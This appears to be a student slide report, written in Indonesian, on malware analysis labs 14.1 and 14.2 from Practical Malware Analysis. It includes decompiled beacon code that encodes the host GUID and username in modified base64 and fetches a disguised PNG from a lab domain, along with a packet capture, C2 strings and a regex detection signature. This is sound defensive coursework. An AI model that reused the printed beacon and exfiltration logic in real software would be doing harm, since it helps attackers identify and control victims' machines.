


TUGAS FORENSIK DIGITAL MALWARE ANALYSIS

# MALWARE - FOCUSED NETWORK SIGNATURES

- Alvaro Austin - 2106752180
- Aushaaf Fadhilah Azzah - 2106630063
- Mohammad Ferry Husnil Arif - 2106709112
- Raden Mohamad Adrian Ramadhan Hendar Wibawa - 2106750540
- Rahfi Alyendra Gibran - 2106705764



# INTRODUCTION

Network-based malware exploits vulnerabilities in network protocols and services to infiltrate and compromise systems, often propagating itself to other connected devices. Once inside a network, it can perform various harmful activities, such as unauthorized data access, system manipulation, or the exfiltration of sensitive information.



# LAB 14.1

# FINDING USED NETWORK LIBRARIES

Dengan menggunakan library ‘pefile’ dari python, kita dapat mem-parse dll serta imports yang dipakai dari executable windows kita. bisa dilihat di samping, terdapat urlmon.dll yang mengimport URLDownloadToCacheFileA yang bisa kita asumsikan digunakan sebagai entry untuk berkomunikasi dengan internet.

fungsi ini sendiri menggunakan interface COM dari windows sehingga bisa menghindari network-signature detection dari windows defender.

```
remnux@remnux:~/Downloads/Practical Malware Analysis
import sys
import pefile

file = pefile.PE(sys.argv[1])

#####
# IMPORTS
#####

for item in file.DIRECTORY_ENTRY_IMPORT:
    =====
    print(item.dll.decode("UTF-8"))
    =====
    for _import in item.imports:
        print(_import.name.decode("UTF-8"))
```

```
=====
ADVAPI32.dll
=====
GetCurrentHwProfileA
GetUserNameA
=====
urlmon.dll
=====
URLDownloadToCacheFileA
remnux@remnux:~/Downloads/
```

# NETWORK BEACON CONSTRUCTION

Pada Malware ini terdapat fungsi yang mem-parse GUID + username dari host pc. dengan format 12 char pertama dari GUID XX:XX:XX:XX:XX:XX serta -username

```
undefined4 FUN_00401285(void)
{
    BOOL BVar1;
    undefined4 uVar2;
    undefined1 unaff_BP;
    char acStackY_10164 [200];
    char acStackY_1009c [20];
    tagHW_PROFILE_INFOA tStackY_10088;
    int iStackY_1000c;
    DWORD DStackY_10008;
    char acStackY_10004 [32768];
    CHAR local_8004 [32708];
    undefined4 uStackY_40;

    FUN_00401520(unaff_BP);
    DStackY_10008 = 0x7fff;
    _memset(acStackY_10004, 0, 0x7fff);
    GetCurrentHwProfileA(&tStackY_10088);
    uStackY_40 = 0x401330;
    FUN_004014c8(acStackY_1009c, (byte *)s_%c%c : %c%c : %c%c : %c%c : %c%c_00406064);
    DStackY_10008 = 0x7fff;
    BVar1 = GetUserNomeA(local_8004, &DStackY_10008);
    if (BVar1 == 0) {
        uVar2 = 0;
    }
    else {
        FUN_004014c8(acStackY_10164, (byte *)s_%s-%s_00406084);
        _memset(acStackY_10004, 0, 0x7fff);
        FUN_004010bb(acStackY_10164, (int)acStackY_10004);
        while( true ) {
            iStackY_1000c = FUN_004011a3(acStackY_10004);
            if (iStackY_1000c != 0) break;
        }
    }
}
```

# NETWORK BEACON CONSTRUCTION (2)

Setelah mendapatkan data GUID serta username host, kemudian malware akan mengencode data tersebut menjadi base64, Namun dengan modifikasi, yakni padding “=” pada base64 diubah menjadi a atau char lain mengikuti algoritma xor , and serta shift seperti di sebelah

```
void __cdecl FUN_00401000(byte *param_1,undefined *param_2,int param_3)

{
    char cVar1;

    *param_2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
        [((int)(uint)*param_1 >> 2)];
    param_2[1] = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
        [(*param_1 & 3) << 4 | (int)(param_1[1] & 0xf0) >> 4];
    if (param_3 < 2) {
        cVar1 = 'a';
    }
    else {
        cVar1 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
            [((param_1[1] & 0xf) << 2 | (int)(param_1[2] & 0xc0) >> 6)];
    }
    param_2[2] = cVar1;
    if (param_3 < 3) {
        cVar1 = 'a';
    }
    else {
        cVar1 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" [param_1[2] & 0x3f];
    }
    param_2[3] = cVar1;
    return;
}
```

# NETWORK BEACON CONSTRUCTION (3)

Setelah mendapatkan semua data tersebut, kemudian malware akan melakukan GET request ke <http://www.practicalmalwareanalysis.com/> + hasil base64 encode +/[1 char].png untuk mendownload file malicious tersebut.

```
local_21c = _strlen(param_1);
local_218 = param_1[local_21c - 1];
FUN_004014c8(local_214, (byte *)s_http://www.practicalmalwareanaly_00406030);
local_420 = URLDownloadToFileA(
    ((LPUNKNOWN)0x0, local_214, local_41c, 0x200, 0, (LPBINDSTATUSCALLBACK)0x0);
if (local_420 == 0) {
    _memset(&local_464, 0, 0x44);
    local_464.cb = 0x44;
```

3.33.152.147	TCP	54 53970 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
3.33.152.147	HTTP	303 GET /MTI6MzQ6NTY6Nzg60TA6MTItcmVtbnV4/4.png HTTP/1.1
17 10.0.2.15	TCP	60 80 → 53970 [ACK] Seq=1 Ack=250 Win=65535 Len=0
17 10.0.2.15	HTTP	431 HTTP/1.1 404 Not Found (text/html)
3.33.152.147	TCP	54 53970 → 80 [ACK] Seq=250 Ack=378 Win=63863 Len=0

- ▶ Frame 6: 303 bytes on wire (2424 bits), 303 bytes captured (2424 bits) on interface enp0s3, id 17
- ▶ Ethernet II, Src: PcsCompu\_21:bb:b5 (08:00:27:21:bb:b5), Dst: RealtekU\_12:35:02 (52:54:00:12:35:02)
- ▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 3.33.152.147
- ▶ Transmission Control Protocol, Src Port: 53970, Dst Port: 80, Seq: 1, Ack: 1, Len: 249
- ▶ Hypertext Transfer Protocol
  - ▼ GET /MTI6MzQ6NTY6Nzg60TA6MTItcmVtbnV4/4.png HTTP/1.1\r\n
  - ▼ [Expert Info (Chat/Sequence): GET /MTI6MzQ6NTY6Nzg60TA6MTItcmVtbnV4/4.png HTTP/1.1\r\n]
  - ▼ GET /MTI6MzQ6NTY6Nzg60TA6MTItcmVtbnV4/4.png HTTP/1.1\r\n]

log traffic ketika malware dijalankan

# WHAT INFO DO THE ATTACKERS GET?


Data yang didapatkan oleh penyerang tidak begitu berarti jika hanya digunakan apa adanya, sebab data yang didapatkan adalah GUID + username yang diencode sebagai base64, bukan credential autentikasi dan sebagainya. Namun, data bisa cukup berbahaya jika di chain dengan exploit lain, misal privilege escalation



```
remnux@remnux:~/Downloads/Practical Malware Analysis Labs/BinaryCollection/Chapter_14L$ echo MTI6  
MzQ6NTY6Nzg60TA6MTItcmVtbnV= | base64 -d  
12:34:56:78:90:12 - remnux@remnux:~/Downloads/Practical Malware Analysis Labs/BinaryCollection
```

# TL;DR

Malware ini akan membuat process baru melalui `CreateProcessA` untuk melakukan HTTP GET Request untuk mendownload file dengan menggunakan `URLDownloadToCacheFile`. domain yang diakses adalah [practicalmalwareanalysis.com](http://practicalmalwareanalysis.com) serta URI yang berupa base64 dari 12 bit pertama GUID + username. file yang didownload merupakan file yang di-disguise sebagai file berekstensi PNG. Malware akan terus melakukan ini dengan interval waktu 60 detik.



# THE MALWARE'S NETWORK SIGNATURE

- Menggunakan HTTP Request
- Domain yang diakses adalah [practicalmalwareanalysis.com](http://practicalmalwareanalysis.com)
- path atau URI yang digunakan adalah base64 dengan value padding ‘==’ yang telah diubah
- value dari encoded base64 string tersebut adalah GUID-username, yakni XX:XX:XX:XX:XX-uname
- file yang diakses berekstensi bernama char terakhir dari base64 encoded string, dengan extension .png

Berdasarkan hal-hal di atas, kita dapat membuat regexp untuk mengenali aktivitas malware ini, yakni:

```
PRACTICALMALWAREANALYSIS\.COM\\/(?:[A-ZA-Z0-9+\\/]{4})*(?:  
[A-ZA-Z0-9+\\/]{2}AA|[A-ZA-Z0-9+\\/]{3}A)?\\\\W\\.PNG
```



# THINGS TO CONSIDER

- Ketika membuat regexp untuk mengidentifikasi base64 encoded string, harus dipertimbangkan juga perubahan value padding '=', sebab ini random sehingga regexp dynamic harus di handle dengan benar.
- Untuk domain, sebaiknya dihandle saja semua subdomain sehingga \*.DOMAIN.NAME, instead of sub.DOMAIN.NAME



# LAB 14.2

# CODING MALWARE TO USE DIRECT IP ADDRESSES

- Advantages:
  - IP tidak perlu diperbaharui seperti nama domain.
  - Alamat IP lebih sulit untuk dianalisis selama analisis malware dinamis.
- Disadvantages:
  - Penyerang tidak dapat mengalihkan lalu lintas malware jika diperlukan, jadi jika kehilangan kontrol atas server, malware tersebut menjadi tidak berguna.
  - Menggunakan alamat IP untuk lalu lintas HTTP dapat dianggap mencurigakan, karena tidak umum di antara pengguna.



# USED NETWORK LIBRARIES IN LAB14-02.EXE

Menggunakan get\_file\_imports.py

```
remnux@remnux:~/Downloads/labs/Practical Malware Analysis Labs/BinaryCollection/Chapter_14L$ python3 get_file_imports.py Lab14-02.exe
#####
#IMPORTS#
#####
=====
KERNEL32.dll
=====
DisconnectNamedPipe
TerminateProcess
WaitForMultipleObjects
Sleep
TerminateThread
CreateThread
CloseHandle
CreateProcessA
DuplicateHandle
GetCurrentProcess
CreatePipe
CreateEventA
ExitThread
ReadFile
PeekNamedPipe
SetEvent
WriteFile
=====
MSVCRT.dll
=====
exit
__p_commode
controlfp
_except_handler3
_set_app_type
free
malloc
??2@YAPAXI@Z
??3@YAXPAX@Z
_strnicmp
exit
_XcptFilter
_adjust_fdiv
_acmdln
_getmainargs
_initterm
_setusermatherr
_p_fmode
=====
WININET.dll
=====
InternetCloseHandle
InternetOpenUrlA
InternetOpenA
InternetReadFile
=====
exit
__p_commode
controlfp
_except_handler3
_set_app_type
free
malloc
??2@YAPAXI@Z
??3@YAXPAX@Z
_strnicmp
exit
_XcptFilter
_adjust_fdiv
_acmdln
_getmainargs
_initterm
_setusermatherr
_p_fmode
=====
remnux@remnux:~/Downloads/labs/Practical Malware Analysis Labs/BinaryCollection/Chapter_14L$ █
```

Malware ini menggunakan library WININET.dll, yang disertakan dalam WINAPI. Penggunaan lib tersebut perlu diperhatikan karena ini adalah metode utama yang digunakan oleh file binarymalware untuk berkomunikasi dengan Command and Control (C&C) mereka.

# FINDING SOURCE URL PART 1

02.exe

004020cb 00 ?? 00h  
\*\*\*\*\*  
\* POINTER to EXTERNAL FUNCTION \*  
\*\*\*\*\*  
int \_stdcall LoadStringA(HINSTANCE hInstance, UINT uID,...  
int EAX:4 <RETURN>  
HINSTANCE Stack[0x4]:4 hInstance  
UINT Stack[0x8]:4 uID  
LPSTR Stack[0xc]:4 lpBuffer  
int Stack[0x10]:4 cchBufferMax  
458 LoadStringA <><not bound>  
\*\*\*\*\*  
004020cc 28 24 00 00 addr USER32.DLL::LoadStringA  
004020d0 00 ?? 00h  
004020d1 00 ?? 00h  
004020d2 00 ?? 00h  
004020d3 00 ?? 00h  
\*\*\*\*\*  
\* POINTER to EXTERNAL FUNCTION \*

Cf Decompile: entry - (Lab14-02.exe)

```
48     if (*pbVar3 < 0x21) goto LAB_00401afl;
49     pbVar3 = pbVar3 + 1;
50 } while( true );
51 }
52 do {
53     pbVar3 = pbVar3 + 1;
54     if (*pbVar3 == 0) break;
55 } while (*pbVar3 != 0x22);
56 if (*pbVar3 != 0x22) goto LAB_00401afl;
57 do {
58     pbVar3 = pbVar3 + 1;
59 LAB_00401afl:
60 } while ((*pbVar3 != 0) && (*pbVar3 < 0x21));
61 local_60.dwFlags = 0;
62 GetStart pStart((char *)local_60);
63 pHVar2 = GetModuleHandleA((LPCSTR)0x0);
64 local_6c = pStart->pfnGetModuleHandleA();
65 /* WARNING: Subroutine does not return */
66 exit(local_6c);
67 }
```

GetModuleHandleA dipanggil dengan argument 0x0 atau Null. Ini kemudian memanggil LoadStringA dengan id 1


# FINDING SOURCE URL PART 2

menggunakan rabin2

```
remnux@remnux:~/Downloads/labs/Practical Malware Analysis Labs/BinaryCollection/Chapter_14L$ rabin2 -z Lab14-02.exe
[Strings]
nth paddr      vaddr      len size section type      string
0x000001256 0x00402256 19 20 .rdata  ascii  DisconnectNamedPipe
0x00000126c 0x0040226c 16 17 .rdata  ascii  TerminateProcess
0x000001280 0x00402280 22 23 .rdata  ascii  WaitForMultipleObjects
0x000001290 0x00402290 5   6  .rdata  ascii  CloseHandle
0x00000155c 0x0040255c 16 17 .rdata  ascii  _setusermatherr
0x000001570 0x00402570 12 13 .rdata  ascii  _adjust_fdiv
0x000001580 0x00402580 12 13 .rdata  ascii  _p_commode
0x000001590 0x00402590 10 11 .rdata  ascii  _p_fmode
0x00000159e 0x0040259e 14 15 .rdata  ascii  _set_app_type
0x0000015b0 0x004025b0 16 17 .rdata  ascii  _except_handler3
0x0000015c4 0x004025c4 10 11 .rdata  ascii  _controlfp
0x0000015d2 0x004025d2 16 17 .rdata  ascii  GetModuleHandleA
0x0000015e6 0x004025e6 15 16 .rdata  ascii  GetStartupInfoA
0x000001610 0x00403010 64 65 .data  ascii  WXYZlabcd3fghijk012e456789ABCDEFGHIJKLM+MNOPQRSTUVWXYZmn0pqrstuvwxyz
0x000001654 0x00403054 7   8  .data  ascii  cmd.exe
0x000001660 0x00403060 4   5  .data  ascii  exit
0x00000166c 0x0040306c 13 14 .data  ascii  Internet Surf
0x00000167c 0x0040307c 4   5  .data  ascii  Open
0x000001684 0x00403084 6   7  .data  ascii  > nul
0x00000168c 0x0040308c 7   8  .data  ascii  /c del
0x00000185c 0x0040405c 29 60 .rsrc  utf16le http://127.0.0.1/tenfour.html
remnux@remnux:~/Downloads/labs/Practical Malware Analysis Labs/BinaryCollection/Chapter_14L$
```

Jika dilihat dalam String Table ternyata mengacu pada url "http://127.0.0.1/tenfour.html"

menggunakan ghidra > .rsrc



# HTTP PROTOCOL PART 1

Buat event

The screenshot shows the assembly listing for the executable Lab14-02.exe. It highlights several calls to kernel32.dll functions:

- `00402028 08 23 00 00 addr KERNEL32.DLL::CreatePipe` (XREF[1]: FUN\_004011c0:00401262(R))
- `0040202c 16 23 00 00 addr KERNEL32.DLL::CreateEventA` (XREF[1]: FUN\_004011c0:004011e7(R))
- `00402030 26 23 00 00 addr KERNEL32.DLL::ExitThread`

The assembly code includes parameters for these functions, such as handles and attributes.

Duplikasi baru write handle of 1st pipe dan read handle of 2nd pipe

The screenshot shows the assembly listing for the executable Lab14-02.exe. It highlights a call to `KERNEL32.DLL::DuplicateHandle` (XREF[1]: 00401351(j)). The assembly code involves multiple pushes and calls to kernel32.dll functions like GetCurrentProcess and CloseHandle.

Buat 2 pipe, read handle of 1st pipe dan write handle of 2nd pipe

